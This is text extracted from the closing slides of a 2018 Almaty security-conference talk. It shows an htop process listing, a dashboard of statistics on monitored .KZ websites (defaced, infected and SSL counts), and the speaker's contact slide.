2135	franka	20	0	1660M	11420	5740	S	0.7 0.3	3:35.29		/usr/libexec/gnome-settings-daemon
4317	franka	20	0	40.1G	1478M	97644	S	0.7 38.5	1:24.53		/usr/lib64/firefox/firefox
4340	franka	20	0	40.1G	1478M	97644	S	0.7 38.5	1:08.73		/usr/lib64/firefox/firefox
1485	root	20	0	145M	324	0	S	0.7 0.0	7:11.30		/opt/teamviewer/tv_bin/teamviewerd -d
1980	franka	20	0	303M	2556	1108	S	0.7 0.1	0:54.57		/usr/libexec/ibus-engine-simple
4243	franka	20	0	40.1G	1478M	97644	S	0.0 38.5	4:48.67		/usr/lib64/firefox/firefox
21047	franka	20	0	432M	5248	4524	S	0.0 0.1	0:05.46		/usr/lib64/speech-dispatcher-modules/
475	franka	21	1	40.1G	1478M	97644	S	0.0 38.5	0:47.49		/usr/lib64/firefox/firefox
21039	franka	20	0	40.1G	1478M	97644	S	0.0 38.5	0:24.07		/usr/lib64/firefox/firefox
4347	franka	20	0	40.1G	1478M	97644	S	0.0 38.5	0:54.05		/usr/lib64/firefox/firefox
4251	franka	20	0	40.1G	1478M	97644	S	0.0 38.5	0:35.45		/usr/lib64/firefox/firefox
4325	franka	20	0	40.1G	1478M	97644	S	0.0 38.5	0:16.12		/usr/lib64/firefox/firefox
21053	franka	20	0	432M	4564	3896	S	0.0 0.1	0:05.47		/usr/lib64/speech-dispatcher-modules/
19663	franka	20	0	1735M	232M	66256	S	0.0 6.1	0:26.53		/home/franka/Downloads/Telegram --
1681	gdm	20	0	1323M	5784	2892	S	0.0 0.1	3:39.88		/usr/libexec/gnome-settings-daemon
1492	root	20	0	145M	324	0	S	0.0 0.0	4:04.20		/opt/teamviewer/tv_bin/teamviewerd -d
1849	franka	20	0	449M	4760	2008	S	0.0 0.1	6:00.56		ibus-daemon --xim --panel disable
4253	franka	20	0	40.1G	1478M	97644	S	0.0 38.5	0:34.00		/usr/lib64/firefox/firefox
4245	franka	20	0	40.1G	1478M	97644	S	0.0 38.5	2:04.28		/usr/lib64/firefox/firefox
19667	franka	20	0	1735M	232M	66256	S	0.0 6.1	0:06.16		/home/franka/Downloads/Telegram --
21059	franka	20	0	432M	5240	4512	S	0.0 0.1	0:05.47		/usr/lib64/speech-dispatcher-modules/
1946	franka	20	0	1660M	11420	5740	S	0.0 0.3	4:43.05		/usr/libexec/gnome-settings-daemon
4249	franka	20	0	40.1G	1478M	97644	S	0.0 38.5	0:36.01		/usr/lib64/firefox/firefox
4252	franka	20	0	40.1G	1478M	97644	S	0.0 38.5	0:34.99		/usr/lib64/firefox/firefox
4384	franka	20	0	40.1G	1478M	97644	S	0.0 38.5	0:52.85		/usr/lib64/firefox/firefox
4248	franka	20	0	40.1G	1478M	97644	S	0.0 38.5	0:35.71		/usr/lib64/firefox/firefox
474	franka	21	1	40.1G	1478M	97644	S	0.0 38.5	0:00.26		/usr/lib64/firefox/firefox
2022	root	20	0	498M	1152	876	S	0.0 0.0	2:47.01		/usr/sbin/pcscd --foreground --auto-e
481	franka	21	1	40.1G	1478M	97644	S	0.0 38.5	0:00.26		/usr/lib64/firefox/firefox
1267	mysql	20	0	778M	0	0	S	0.0 0.0	3:39.46		/usr/sbin/mysqld
1577	gdm	20	0	1323M	5784	2892	S	0.0 0.1	3:41.63		/usr/libexec/gnome-settings-daemon

F1 Help F2 Setup F3 Search F4 Filter F5 Free F6 Sort By F7 Nice F8 Nice F9 Kill F10 Quit



130,466

веб-ресурсов  
в мониторинге

■ 495 Государственные

■ 129,971 Остальные

ВСЕ САЙТЫ

ГОСУДАРСТВЕННЫЕ САЙТЫ

📅 04/12/2017 17:30:03 UTC +06:00



130,466

.KZ  
РЕСУРСОВ79,764  
200 OK9,424  
ERROR41,278  
N/AEXPIRED  
ДОМЕНЫ

978

DEFACE  
ВЗЛОМЫ

231

NON-SSL  
РЕСУРСЫ

119,058

ЗАРАЖЕННЫЕ  
РЕСУРСЫ

1,130

CMS  
ДВИЖКИ


37,091

VALID-SSL  
РЕСУРСЫ

10,719

**СПАСИБО ЗА ВНИМАНИЕ!**

Вопросы?



КОД  
ИНФОРМАЦИОННОЙ  
БЕЗОПАСНОСТИ

1 ФЕВРАЛЯ 2018  
АЛМАТЫ

#CODEIB



**НОВИКОВА ТАТЬЯНА**

ЭКСПЕРТ ЦАРКА

**ТЕЛЕФОН:** +7 (701) 612-95-52

**EMAIL:** TN@CERT.KZ

**TELEGRAM:** @FRANKY\_T